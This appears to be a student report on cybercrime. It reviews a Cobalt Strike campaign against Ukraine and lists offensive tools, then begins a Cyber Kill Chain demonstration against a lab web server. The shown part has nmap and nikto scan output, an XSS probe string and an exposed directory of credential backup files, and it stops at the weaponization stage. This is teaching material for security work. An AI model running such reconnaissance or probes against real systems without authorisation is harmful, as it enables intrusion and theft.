Abstract

This report covers the evolving landscape of digital and cybercrime. The report includes case study and analysis on how hacking tools was used for nationwide cyber-attack, portraying its impact. For further analysis of software tools, detailed attack process has been demonstrated by using different hacking software referring to stages of Cyber Kill Chain with legal, social and ethical issues in mind. The findings are synthesized in the concluding chaptert.

Keywords: Cyber Crime, Cyber Attack, Cyber Kill Chain, Hacker, Hacking Tool/Software and Legal Act.

Table of Contents

Table of Figures

Table of Tables

Chapter 1 : Introduction

1.1. Subject Matter

Cybercrime has become more prevalent as technology is advancing. Following the recent changes prior to the pandemic, the usage of technology and the internet has skyrocketed. At the same time, new types of cyber threats and anomalies emerge every day, increasing the damage. These threats include **Malware Attacks, Phishing Campaigns, Data Breaches,** and many more.




Figure 1 Global Malicious Intrusions (SonicWall, Inc, 2024).

According to SonicWall, “The Cyber Threat Report gathered intelligence from real-world data collected by SonicWall Capture Labs. This data is securely obtained from devices worldwide, including over 1.1 million security sensors in 215 countries and territories. It encompasses various threat-related information from SonicWall security systems, malware/IP reputation data from firewalls and email security devices, shared intelligence from the cybersecurity community, and more.”

1.2. Aim

The aim of this project is to illustrate how system can be fully compromised using various hacking software.

1.3. Objectives

The main objectives to achieve the aim mentioned above have been listed below.

- Research about hacking and hacking software.
- Provide case studies for understanding hacking and hacking software.
- Illustrate system compromisation using various software for hacking referring to cyber kill chain.
- Follow legal, social and ethical issues while performing attack.

Chapter 2 : Background and Literature Review

2.1. Ethical Hacking

Most of the time, the term "hacking" is incorrectly linked to malicious intent and security lapses. Though, its practitioners wear a variety of "hats" within the discipline, some of which may surprise you (Invicti, 2021). The term "ethical hacking," also known as "white-hat hacking," refers to people who would employ the same methods as a malevolent black-hat hacker, but with the goal of attacking systems in a benign manner on behalf of their owner to evaluate their security before the bad guys do.

2.2. Hacking Tools

Hackers utilize sophisticated computer programs or sophisticated scripts created by developers as hacking tools and software to identify vulnerabilities in operating systems, web applications, servers, and networks (Simlilearn, 2024). These days, a lot of employers use ethical hacking tools to protect their data from hackers, particularly in the banking industry. Hacking tools can be purchased as commercial solutions or as open-source software (freeware or shareware). These tools can also be downloaded through a browser, which is particularly useful if someone intends to use them maliciously.

2.3. Literature Review

2.3.1. Targeted Operation using Cobalt Strike in Ukraine

The discovery of a targeted cyber operation against Ukraine in late 2023 unveils the persistent threat landscape facing nations worldwide. Exploiting a nearly seven-year-old flaw in Microsoft Office, threat actors deployed Cobalt Strike malware through a PowerPoint slideshow file, suggesting a calculated attempt to breach security defenses. While initial indications hinted at distribution via the Signal messaging app, the exact dissemination method remains uncertain, emphasizing the clandestine nature of modern cyber operations (Newsroom, 2024). Security researcher Ivan Kosarev's analysis revealed the sophisticated deception tactics employed, with the malicious file masquerading as a U.S. Army manual for mine clearing blades, further complicating detection, and attribution efforts.


[*Note: Learn more about the case **here**.*]

2.3.2. Analysis of software used

Cobalt Strike, a legitimate penetration testing tool, was repurposed by threat actors to facilitate the cyber operation's execution. The malware payload, disguised within a PowerPoint slideshow file, utilized Cobalt Strike Beacon to establish a foothold within the compromised network. By exploiting known vulnerabilities in Microsoft Office, including CVE-2017-8570, the attackers executed arbitrary commands and loaded remote scripts to initiate the malware payload, demonstrating Cobalt Strike's versatility in evading detection measures and establishing persistence (Newsroom, 2024).

Chapter 3 : Attack Demonstration

3.1. Tools Description



S.N.	Tools	Description
1.	Burp suite	Web application proxy used for web pentesting
2.	Crontab	Linux utility for scheduling tasks
3.	CyberChef	Application for making cryptographic recipes
4.	GTFOBins	Collection of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.
5.	FTP	Linux utility for accessing ftp server
6.	Hydra	Tool for brute forcing applications
7.	John	Tool for cracking hashes
8.	Linpeas	Script for searching possible paths to escalate privileges on Linux
9.	Netcat	Linux utility for connecting or listening in different ports
10.	Nikto	Tool for scanning web vulnerabilities
11.	Nmap	Tool for scanning networks/hosts
12.	Python	Tool for executing python scripts
13.	RevShells	Reverse Shell payloads generator
14.	Systemctl	Linux utility for managing services
15.	Wget	Linux utility for downloading files

Table 1 Description of tools

[*Note: Find the references to learn about the tools **here**.*]

3.2. Attack Demonstration in accordance with Cyber Kill Chain

The Cyber Kill Chain describes the steps that malicious actors take one after the other to carry out a cyberattack and achieve their objectives. Knowing where an attack is in its lifecycle helps an organization strengthen its defences and successfully repel cyberattacks (Lockheed Martin Corporation, 2023).





Figure 2 Stages of Cyber Kill Chain (BlackBerry Limited, 2022).

The attack demonstration has been shown in accordance with cyber kill chain for better understanding of how malicious actors would carry out attack to compromise system.

[*Note: Learn about each stage of cyber kill chain **here**.*]

3.2.1. Reconnaissance

For the initial stage, Web portal was first accessed to look what could be found and then, nmap and nikto scan were ran targeting the server.


Airca VulnWeb - Login — Mozilla Firefox

Airca VulnWeb - Login

172.16.10.133/login.php

Airca VulnWeb

an extremely secure web app !

We welcome you to our web server.

/ Login /

Enter your credentials.


Login:

Password:

Login

Airca VulnWeb is licensed under everything that is legal


Figure 3 Web Login Portal



```
(kali㉿kali)-[~]$ nmap -sCV 172.16.10.133 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 13:58 EDT
Nmap scan report for 172.16.10.133
Host is up (0.00076s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-title:  Airca VulnWeb - Login
|_Requested resource was login.php
| http-robots.txt: 5 disallowed entries
|_/ /admin/ /documents/ /images/ /passwords/
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
```

Figure 4 Scanning Target IP with NMAP

Network information of attacker machine can be found **here**.




```
(kali㉿kali)-[~]$ nikto -h 172.16.10.133
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.16.10.133
+ Target Hostname:    172.16.10.133
+ Target Port:        80
+ Start Time:         2024-05-06 13:57:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.52 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
nner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: portal.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /documents/: Directory indexing found.
+ /robots.txt: Entry '/documents/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/admin/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /images/: Directory indexing found.
+ /robots.txt: Entry '/images/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /passwords/: Directory indexing found.
+ /robots.txt: Entry '/passwords/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ Apache/2.4.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cve
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /web.config: ASP config file is accessible.
+ /test.php?%3CSCRIPT%3Ealert('Vulnerable')%3C%2FSCRIPT%3E=x: OmniHTTPD's test.php is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /admin/: This might be interesting.
+ /apps/: Directory indexing found.
+ /apps/: This might be interesting.
+ /db/: Directory indexing found.
+ /db/: This might be interesting.
```

Figure 5 Web Scanning with Nikto

Upon going through nmap and nikto scan, port 80 and 21 was found open where some directory and other information was seen in both scans.

3.2.2. Weaponization

From nmap and nikto scan, sensitive information i.e. passwords directory was more interesting and was accessible without logging into the web application.




Index of /passwords

Name	Last modified	Size	Description
Parent Directory		-	
ftp-creds.bak	2024-05-06 18:04	16	
heroes.xml	2024-02-28 23:29	1.2K	
web.config.bak	2024-02-28 23:29	7.4K	
wp-config.bak	2024-02-28 23:29	1.5K	

Apache/2.4.52 (Ubuntu) Server at 172.16.10.133 Port 80

